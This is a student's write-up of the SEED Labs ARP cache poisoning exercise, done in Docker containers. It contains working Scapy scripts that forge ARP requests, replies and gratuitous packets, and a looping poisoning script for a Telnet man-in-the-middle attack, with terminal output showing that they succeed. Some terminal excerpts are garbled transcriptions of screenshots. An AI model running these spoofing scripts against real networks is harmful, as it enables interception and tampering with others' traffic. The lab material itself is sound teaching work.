

ARP Attack

Here is the docs [link to this file](#) which is better for viewing in my opinion

Task 0: Setting up SEED labs

Overview: Set up the SEED Lab environment

I booted Creating SEED labs on DigitalOcean. Following [this guide](#). The student discount did help.

```

bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var
boot  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/$ cd home
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/home$ ls
seed
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/home$ cd seed
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~$ ls
Desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~$ cd Desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
seed_firefox.desktop  seed_wireshark.desktop
seed_vs_code.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ wget "https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup-arm.zip"
--2024-11-15 04:27:08-- https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup-arm.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.108.153, 185.199.110.153, 185.199.111.153, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.108.153|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 1031 (1.0K) [application/zip]
Saving to: 'Labsetup-arm.zip'

Labsetup-arm.zip  100%[=====>]  1.01K  --.-KB/s    in 0s

2024-11-15 04:27:09 (18.3 MB/s) - 'Labsetup-arm.zip' saved [1031/1031]

seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup-arm.zip  seed_vs_code.desktop  seed_xfce_terminal.desktop
seed_firefox.desktop  seed_wireshark.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ unzip Labsetup-arm.zip
Archive:  Labsetup-arm.zip
  creating: Labsetup-arm/
  inflating: Labsetup-arm/docker-compose.yml
  creating: Labsetup-arm/volumes/
  extracting: Labsetup-arm/volumes/.gitignore
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup-arm  seed_firefox.desktop  seed_wireshark.desktop
Labsetup-arm.zip  seed_vs_code.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ cd Labsetup-arm
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup-arm$ ls
docker-compose.yml  volumes
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup-arm$

```

I downloaded the Labsetup.zip file to DigiOcean from the lab's website using wget. After unzipping it, I used the docker-compose.yml file to set up the lab environment.

```

seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ yes "yes" | rm -vRI Labsetup-arm
rm: remove 1 argument recursively? removed 'Labsetup-arm/volumes/.gitignore'
removed directory 'Labsetup-arm/volumes'
removed 'Labsetup-arm/docker-compose.yml'
removed directory 'Labsetup-arm'
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ rm Labsetup-arm.zip
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
seed_firefox.desktop  seed_vs_code.desktop  seed_wireshark.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ wget "https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip"
--2024-11-15 21:09:55-- https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.108.153, 185.199.111.153, 185.199.109.153, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.108.153|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 997 [application/zip]
Saving to: 'Labsetup.zip'

Labsetup.zip          100%[=====>]          997  --.-KB/s    in 0s

2024-11-15 21:09:55 (25.3 MB/s) - 'Labsetup.zip' saved [997/997]

seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup.zip  seed_vs_code.desktop  seed_xfce_terminal.desktop
seed_firefox.desktop  seed_wireshark.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ unzip Labsetup.zip
Archive: Labsetup.zip
  creating: Labsetup/
  inflating: Labsetup/docker-compose.yml
  creating: Labsetup/volumes/
  extracting: Labsetup/volumes/.gitignore
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup  seed_firefox.desktop  seed_wireshark.desktop
Labsetup.zip  seed_vs_code.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ cd Labsetup
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ ls
docker-compose.yml  volumes
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ dcup
Pulling HostA (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating A-10.9.0.5 ... error
Creating B-10.9.0.6 ...
Creating M-10.9.0.105 ...

```

I was able to successfully make containers as instructed.

```

docker-compose.yml  volumes
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ docker ps

```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
efca87e0bfb4	handsonsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	5 minutes ago	Up About a minute		B-10.9.0.6
49a48422e5c4	handsonsecurity/seed-ubuntu:large	"/bin/sh -c /bin/bash"	5 minutes ago	Up About a minute		M-10.9.0.105
925cc7f353c2	handsonsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	5 minutes ago	Up About a minute		A-10.9.0.5

```

seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ dockersh 92
dockersh: command not found
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ docker exec -it 92 /bin/bash
root@925cc7f353c2:/#

```

I then took note of the configs of all the hosts including IP and MAC addresses. Here is an example for M.

```
HostM:
  image: handsonsecurity/seed-ubuntu:large
  container_name: M-10.9.0.105
  tty: true
  cap_add:
    - ALL
  privileged: true
  volumes:
    - ./volumes:/volumes
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.105
```

```
root@49a48422e5c4:/# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
    RX packets 33 bytes 3809 (3.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Task 1: ARP Cache Poisoning (20 points)

Follow the steps in Section 3 from-

https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf

Task 1.A (using ARP request) . (6 points)

On host M, construct an ARP request packet to map B's IP address to M's MAC address.

I created an ARP request packet from host M to map B's IP address to M's MAC address and sent it to A.

```

from scapy.all import *

# Define
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

# ARP request
arp_request = Ether(dst="ff:ff:ff:ff:ff:ff", src=MAC_M) / ARP(
    hwsrc=MAC_M,
    psrc=IP_B,
    hwdst="00:00:00:00:00:00",
    pdst=IP_A,
    op=1 # ARP request
)

# Send
sendp(arp_request, iface="eth0")

```

On Host M - I sent a packet to A and checked whether the attack was successful or not.

```

root@49a48422e5c4:/volumes# python3 make_arp_rqpk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes#

```

On Host A

```

root@925cc7f353c2:/# arp -n

```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

The attack is successful since we see B's IP address (10.9.0.6) mapped to M's MAC address (02:42:0a:09:00:69) in A's ARP cache.

Task 1.B (using ARP reply) (7 points)

On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack:

A standard ARP reply provides requested IP-to-MAC mapping information. It is typically unicast, sent directly to the requesting device. In a standard ARP reply, the destination MAC is the requester's MAC address.

Code

```
from scapy.all import *

# Define
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

arp_reply = Ether(dst=MAC_A, src=MAC_M) / ARP(
    hwsrc=MAC_M,
    psrc=IP_B,
    hwdst=MAC_A,
    pdst=IP_A,
    op=2 # ARP reply
)

# Send
sendp(arp_reply, iface="eth0")
```

Scenario 1: B's IP is already in A's cache.

Host A has an ARP entry mapping B's IP (10.9.0.6) to B's legitimate MAC address.

```
root@925cc7f353c2:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.219 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.219/0.219/0.219/0.000 ms
root@925cc7f353c2:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:06 C              eth0
root@925cc7f353c2:/#
```

The malicious ARP reply packet crafted in the script is sent to A. It claims that B's IP (10.9.0.6) is now associated with M's MAC address. Since ARP does not validate incoming replies, A will accept the forged ARP reply and overwrite its ARP cache entry for B's IP with M's MAC address.

This attack works normally no need to make any setting changes and the mac address changes

```
ubuntu-s-1vcpu-2gb-nyc3-01 - DigitalOcean Droplet Web Console
cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@49a48422e5c4:/volumes# python3 make_arp_rpatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes# python3 make_arp_rpatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes#

ubuntu-s-1vcpu-2gb-nyc3-01 - DigitalOcean Droplet Web Console
cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@75477d0909e9:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.109 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.109/0.109/0.109/0.000 ms
root@75477d0909e9:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@75477d0909e9:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:55:54.715685 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@75477d0909e9:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@75477d0909e9:/#
```

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

If we again run the attack code this does not work out as planned:

```

root@925cc7f353c2:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.067 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.067/0.067/0.067/0.000 ms
root@925cc7f353c2:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:06 C              eth0
root@925cc7f353c2:/# arp -d 10.9.0.6
root@925cc7f353c2:/# arp -n
root@925cc7f353c2:/# tcpdump -i eth0 arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
23:31:36.906747 ARP, Reply B-10.9.0.6.net-10.9.0.0 is-at 02:42:0a:09:00:69 (oui Unknown), length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@925cc7f353c2:/# arp -n
root@925cc7f353c2:/# sysctl net.ipv4.conf.all.arp_accept
net.ipv4.conf.all.arp_accept = 0

root@925cc7f353c2:/# sysctl -w net.ipv4.conf.all.arp_accept=1
sysctl: setting key "net.ipv4.conf.all.arp_accept": Read-only file system

```

As shown in the image above, even after executing the attack (receiving the malicious reply), the ARP entries remain unaffected. This is because the container image is configured to reject new ARP entries under these conditions. It adheres to the rule that no entry is created for a reply unless it corresponds to a prior request.

We can “hack” our way to make this attack successful. We have the option to manually change such configuration.

Change yml

```

services:
  HostA:
    image: handsonsecurity/seed-ubuntu:large
    container_name: A-10.9.0.5
    tty: true
    cap_add:
      - ALL
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.5
    command: bash -c "
              /etc/init.d/openbsd-inetd start &&
              tail -f /dev/null
            "

```

to


```
HostA:
  image: handsonsecurity/seed-ubuntu:large
  container_name: A-10.9.0.5
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.conf.all.arp_accept=1
    - net.ipv4.conf.eth0.arp_accept=1
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.5
  command: bash -c "
            /etc/init.d/openbsd-inetd start &&
            tail -f /dev/null
          "
```

then restarted all the containers. Now the crafted ARP reply from M which is unsolicited (not in response to an ARP request) will still be processed by A due to ARP's lack of authentication. A will add a new entry in its ARP cache for B's IP (10.9.0.6), associating it with M's MAC address. i.e. the attack will be successful

```
ubuntu-s-1vcpu-2gb-nyc3-01 - DigitalOcean Droplet Web Console
cloud.digitalocean.com/droplets/457820668/terminal/ui/

=> There are 8 zombie processes.

202 updates can be applied immediately.
156 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Nov 15 23:59:11 2024 from 198.211.111.194
root@ubuntu-s-1vcpu-2gb-nyc3-01:~# cd ~/Desktop/Labsetup
-bash: cd: /root/Desktop/Labsetup: No such file or directory
root@ubuntu-s-1vcpu-2gb-nyc3-01:~# su seed
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/root$ cd ~/Desktop/Labsetup
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ docker exec -it 49 /bin/bash
root@49a48422e5c4:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@49a48422e5c4:/# cd volumes
root@49a48422e5c4:/volumes# ls
make_arp_rpatk.py  make_arp_rqpk.py
root@49a48422e5c4:/volumes# python3 make_arp_rpatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes# python3 make_arp_rpatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes#

ubuntu-s-1vcpu-2gb-nyc3-01 - DigitalOcean Droplet Web Console
cloud.digitalocean.com/droplets/457820668/terminal/ui/

root@75477d0909e9:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.6            ether    02:42:0a:09:00:69   C                   eth0
root@75477d0909e9:/# clr
bash: clr: command not found
root@75477d0909e9:/# arp -d 10.9.0.6
root@75477d0909e9:/# arp -n
root@75477d0909e9:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.120 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.120/0.120/0.120/0.000 ms
root@75477d0909e9:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.6            ether    02:42:0a:09:00:06   C                   eth0
root@75477d0909e9:/# arp -d 10.9.0.6
root@75477d0909e9:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:16:54.312252 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@75477d0909e9:/# arp -n
Address            HWtype  HWaddress          Flags Mask          Iface
10.9.0.6            ether    02:42:0a:09:00:69   C                   eth0
root@75477d0909e9:/#
```

Task 1.C (using ARP gratuitous message) (7 points)

On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated

information on all the other machine's ARP cache.

Gratuitous ARP is used to announce or update IP-to-MAC mappings proactively. It is sent as a broadcast frame to all devices on the network. In a gratuitous ARP, the destination MAC is the broadcast address (ff:ff:ff:ff:ff:ff).

Code

```
from scapy.all import *

# Define
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

arp_gratuitous = Ether(dst="ff:ff:ff:ff:ff:ff", src=MAC_M) / ARP(
    hwsrc=MAC_M,
    psrc=IP_B,
    hwdst="ff:ff:ff:ff:ff:ff",
    pdst=IP_B,
    op=2 # ARP reply
)

# Send
sendp(arp_gratuitous, iface="eth0")
```

Scenario 1: B's IP is already in A's cache.

Same thing happens. Mac address changes

```
cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@49a48422e5c4:/volumes# python3 make_arp_gmatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes#

cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@75477d0909e9:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.181 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.181/0.181/0.181/0.000 ms
root@75477d0909e9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:06 C              eth0
root@75477d0909e9:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:31:17.400793 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@75477d0909e9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:69 C              eth0
root@75477d0909e9:/#
```

Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

Same thing happened last time. There is no entry because it's a reply and not a request.

```

root@49a48422e5c4:/# cd volumes
root@49a48422e5c4:/volumes# python3 make_arp_gmstk.py

Sent 1 packets,
root@49a48422e5c4:/volumes# seedfubuntu-s-lvcpu-2gb-nyc3-01:~/Desktop/Labsetup8 docker exec -it 49 /bin/
bash
root@49a48422e5c4:/# cd volumes
root@49a48422e5c4:/volumes# python3 make_arp_gmstk.py

Sent 1 packets,
root@49a48422e5c4:/volumes# python3 make_arp_gmstk.py

Sent 1 packets,
root@49a48422e5c4:/volumes#

```

```

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
root@4988db1817d:/# sysctl net.ipv4.conf.all.arp_accept
net.ipv4.conf.all.arp_accept = 0
root@4988db1817d:/# arp -n
root@4988db1817d:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
02:17:40.499708 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@4988db1817d:/# arp -n
root@4988db1817d:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.143 ms

```

The attack does not work without the reconfiguration of net.ipv4.conf.all.arp_accept to 1. If it is 0 the attack does not modify ARP entries. Since the gratuitous message is nothing but a reply operation machine A will not add a new entry for that.

```
cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@49a48422e5c4:/volumes# python3 make_arp_gmatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes#

ubuntu-s-1vcpu-2gb-nyc3-01 - DigitalOcean Droplet Web Console
cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@75477d0909e9:/# arp -d 10.9.0.6
root@75477d0909e9:/# arp -n
root@75477d0909e9:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:37:48.221686 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@75477d0909e9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:69    C             eth0
root@75477d0909e9:/#
```

With net.ipv4.conf.all.arp_accept=1:

```
cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@49a48422e5c4:/# cd volumes
root@49a48422e5c4:/volumes# python3 make_arp_gmatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes# seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ docker exec -it 49 /bin/
bash
root@49a48422e5c4:/# cd volumes
root@49a48422e5c4:/volumes# python3 make_arp_gmatk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes# █

cloud.digitalocean.com/droplets/457820668/terminal/ui/
root@d988d8b1817d:/# sysctl net.ipv4.conf.all.arp_accept
net.ipv4.conf.all.arp_accept = 0
root@d988d8b1817d:/# arp -n
root@d988d8b1817d:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
02:17:40.499708 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@d988d8b1817d:/# arp -n
root@d988d8b1817d:/# █
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning (30 points)

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 2. We have

already created an account called "seed" inside the container, the password is "dees". You can telnet into this account.




Figure 2: Man-In-The-Middle Attack against telnet

Task 2.1 (Launch the ARP cache poisoning attack) (6 points)

```
#!/usr/bin/env python3
from scapy.all import *
import time

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

def sendARPReply(IP_Src, MAC_Dst, IP_Dst):
    arp_reply = ARP(op=2, hwsrc=MAC_M, psrc=IP_Src, hwdst=MAC_Dst, pdst=IP_Dst)
    send(arp_reply)

def arp_poison_loop():
    while True:
        sendARPReply(IP_B, MAC_A, IP_A)
        sendARPReply(IP_A, MAC_B, IP_B)
        time.sleep(5)

arp_poison_loop()

root@49a48422e5c4:/volumes# ls
make_arp_gmatk.py make_arp_rpatk.py make_arp_rqpk.py mitm_arpc_poison.py
root@49a48422e5c4:/volumes# python3 mitm_arpc_poison.py
```

Before Launch do a ping to initialize network A (in lower left) to B (in upper right) :


```

ubuntu@ubuntu-2gcpu-nyc3-01: ~$ cloud.digitalocean.com/droplets/45782068/terminal/u/
Sent 1 packets.
Sending to Container
Sent 1 packets.
CTraceback (most recent call last):
  File "mitm_arpoison.py", line 30, in <module>
    arpoison_loop()
  File "mitm_arpoison.py", line 28, in arpoison_loop
    sleep(1)
KeyboardInterrupt

root@4630e2110f:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@4630e2110f:/volumes# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:42:04.713937 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 1, length 64
09:42:05.721369 IP 10.9.0.6 > 10.9.0.6 ICMP echo request, id 29, seq 2, length 64
09:42:06.755135 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 3, length 64
09:42:07.779139 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 4, length 64
09:42:08.802839 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 5, length 64
09:42:09.827123 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 6, length 64
09:42:09.923236 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:42:10.931236 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 7, length 64
09:42:10.947235 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:42:11.975138 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 8, length 64
09:42:11.975149 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:42:11.999148 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 9, length 64
09:42:11.899428 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:42:11.899431 ARP, Request who-has 10.9.0.6 tell 10.9.0.5, length 28
09:42:11.899486 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
09:42:11.899525 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 10, length 64
09:42:11.899545 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 10, length 64
09:42:11.915357 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 11, length 64
09:42:11.915394 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 11, length 64
09:42:15.939287 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 12, length 64
09:42:15.939317 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 12, length 64
09:42:16.963336 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 13, length 64
09:42:16.963365 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 13, length 64
09:42:17.987371 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 14, length 64
09:42:17.987371 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 14, length 64
09:42:19.011348 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 15, length 64
09:42:19.011378 IP 10.9.0.6 > 10.9.0.5 ICMP echo reply, id 29, seq 15, length 64
09:42:19.119248 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 28
09:42:19.119436 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
09:42:19.0205328 IP 10.9.0.5 > 10.9.0.6 ICMP echo request, id 29, seq 16, length 64
